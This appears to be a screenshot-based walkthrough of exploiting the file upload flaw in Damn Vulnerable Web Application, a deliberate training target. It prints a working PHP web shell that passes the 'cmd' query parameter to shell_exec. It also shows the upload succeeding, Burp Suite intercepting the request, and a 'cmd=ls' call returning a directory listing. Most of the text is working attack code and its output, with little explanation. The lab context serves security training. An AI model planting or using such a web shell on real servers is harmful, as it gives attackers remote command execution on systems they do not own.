


```
<?php
if (isset($_GET['cmd']))
 {

    $cmd = $_GET['cmd'];
    echo '<pre>';
    $result = shell_exec($cmd);
    echo $result;
    echo '<pre>';


}
?>
```

```
Save modified buffer?
 Y Yes
 N No      ^C Cancel
```



Vulnerability: File Upload

Choose an image to upload:
Choose File No file chosen

Upload


```
../../hackable/uploads/payload.php succesfully uploaded!
```

More info

http://www.owasp.org/index.php/Unrestricted_File_Upload
http://blogs.securiteam.com/index.php/archives/1268
http://www.acunetix.com/websitesecurity/upload-forms-threat.htm


Username: admin
Security Level: low
PHPIDS: disabled

Damn Vulnerable Web Application (DVWA) v1.0.7


Burp Suite Community Edition v2023.12.1.3 - Temporary Project
Burp Project Intruder View Help
Dashboard Target Proxy Intruder Collaborator Sequencer Decoder Comparer Logger Organizer Settings
Extensions Learn
Intercept HTTP history WebSockets history Proxy settings
Request to http://192.168.50.101:80
Forward
Drop
Intercept is on
Action
Open browser
Add notes
HTTP/1
Pretty Raw Hex
\n
Inspector
Request attributes 2
Request query parameters 0
Request body parameters 0
Request cookies 2
Request headers 9
Inspector
Notes
Search
0 highlights
Event log (4)
All issues
Memory: 110.7MB


```
GET /dvwa/hackable/uploads/payload.php HTTP/1.1
Host: 192.168.50.101
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/121.0.6167.85 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/web
p,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Cookie: security=low; PHPSESSID=c2e57c3f02f7ad8c9a1a340afb4daf16
Connection: close


```


192.168.50.101/dvwa/hac
192.168.50.101/dvwa/hackable/uploads/payload.php?cmd=ls
Burp Suite Community Edition v2023.12.1.3 - Temporary Project
Burp Project Intruder View Help
Dashboard Target Proxy Intruder Collaborator Sequencer Decoder Comparer Logger Organizer Settings
Extensions Learn
Intercept HTTP history WebSockets history Proxy settings
Request to http://192.168.50.101:80
Forward
Drop
Intercept is on
Action
Open browser
Add notes
HTTP/1
Pretty Raw Hex
Inspector
Request attributes 2
Request query parameters 1
Request body parameters 0
Request cookies 2
Request headers 9
Notes
Search
0 highlights
Event log (4)
All issues
Memory: 110.7MB

```
dvwa_email.png
payload.php
```

